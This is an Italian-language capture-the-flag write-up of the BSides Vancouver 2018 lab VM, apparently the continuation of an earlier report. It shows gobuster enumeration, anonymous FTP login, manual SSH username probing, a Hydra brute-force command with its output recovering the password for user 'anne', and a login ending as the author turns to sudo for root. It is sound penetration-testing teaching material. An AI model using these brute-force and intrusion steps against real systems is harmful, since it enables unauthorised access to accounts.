

RAPPORTO ESTENSITO

Questo è un rapporto esteso. Il suo inizio può essere trovato nelle ultime pagine del file denominato "raport" in github progetto S6 L5.

Ho usato il comando gobuster dir per scoprire directory URL nascoste. Sono state trovate alcune directory sospette come robots, robots.txt. Incluse backup_wordpress. Ho usato anche questo nell'URL. E mi ha reindirizzato a un'altra pagina. Ho tenuto le analisi, ma non ci sono riuscito. Quindi ho deciso di cercare vulnerabilità tramite altre porte. L'ho fatto prima per il servizio FTP tramite la porta 21. Ho usato anonimo come credenziale di accesso, perché è stato menzionato nel terminale quando ho avviato il servizio:



Poi ho cercato le directory e ne ho trovata una: public. L'ho inserita e ho usato il comando ls per cercare un file qualsiasi. E ho trovato un file in formato txt:



L'ho scaricato per un'analisi più approfondita. Quando ho aperto il file di testo, ho notato che ci sono diverse parole:

```
┌──(rinatrustamov㉿kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Ho pensato che potessero essere nomi utente o password. Poi mi sono ricordato che un'altra porta era aperta anche per questo host: la 22 per il servizio ssh. Quindi ho deciso di entrare per ogni utente per controllare manualmente se uno di questi è un nome utente. Per ogni nome utente ho ricevuto l'errore "permesso negato". Ma per anne:

```
┌──(rinatrustamov㉿kali)-[~]
└─$ ssh abatchy@192.168.50.6
abatchy@192.168.50.6: Permission denied (publickey).

┌──(rinatrustamov㉿kali)-[~]
└─$ ssh john@192.168.50.6
john@192.168.50.6: Permission denied (publickey).

┌──(rinatrustamov㉿kali)-[~]
└─$ ssh mai@192.168.50.6
mai@192.168.50.6: Permission denied (publickey).

┌──(rinatrustamov㉿kali)-[~]
└─$ ssh doomguy@192.168.50.6
doomguy@192.168.50.6: Permission denied (publickey).

┌──(rinatrustamov㉿kali)-[~]
└─$ ssh anne@192.168.50.6
anne@192.168.50.6's password:
```

Ciò significa che anne è il login! Ora è il momento di crackare la password usando Hydra xD:

```
┌──(rinatrustamov㉿kali)-[/usr/share/seclists/Passwords]
└─$ hydra -V -l anne -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt ssh://192.168.50.6
```

E ha trovato la password:

```
[STATUS] 76.00 tries/min, 76 tries in 00:01h, 999939 to do in 219:18h, 1 active
[ATTEMPT] target 192.168.50.6 - login "anne" - pass "fuck" - 77 of 1000015 [child 3] (0/15)
[ATTEMPT] target 192.168.50.6 - login "anne" - pass "maggie" - 78 of 1000015 [child 3] (0/15)
[ATTEMPT] target 192.168.50.6 - login "anne" - pass "159753" - 79 of 1000015 [child 3] (0/15)
[ATTEMPT] target 192.168.50.6 - login "anne" - pass "aaaaaa" - 80 of 1000015 [child 3] (0/15)
[ATTEMPT] target 192.168.50.6 - login "anne" - pass "ginger" - 81 of 1000015 [child 3] (0/15)
[ATTEMPT] target 192.168.50.6 - login "anne" - pass "princess" - 82 of 1000015 [child 3] (0/15)
[22][ssh] host: 192.168.50.6   login: anne   password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-14 03:47:49
```

Ora andrò alla VM di Vancouver 2018 per annotare le credenziali di accesso (login: anne, password: princess):

```
bsides2018 login: anne
Password:
Last login: Sun Mar  4 16:14:55 PST 2018 from 192.168.1.68 on pts/2
anne@bsides2018:~$
anne@bsides2018:~$ _
```

Ha effettuato l'accesso!

Quindi è ora di ottenere i privilegi di root. Per prima cosa ho controllato se l'utente anne ha privilegi di superutente. Ho visto che li ha. Quindi ho semplicemente usato il comando sudo su per ottenere i privilegi di root: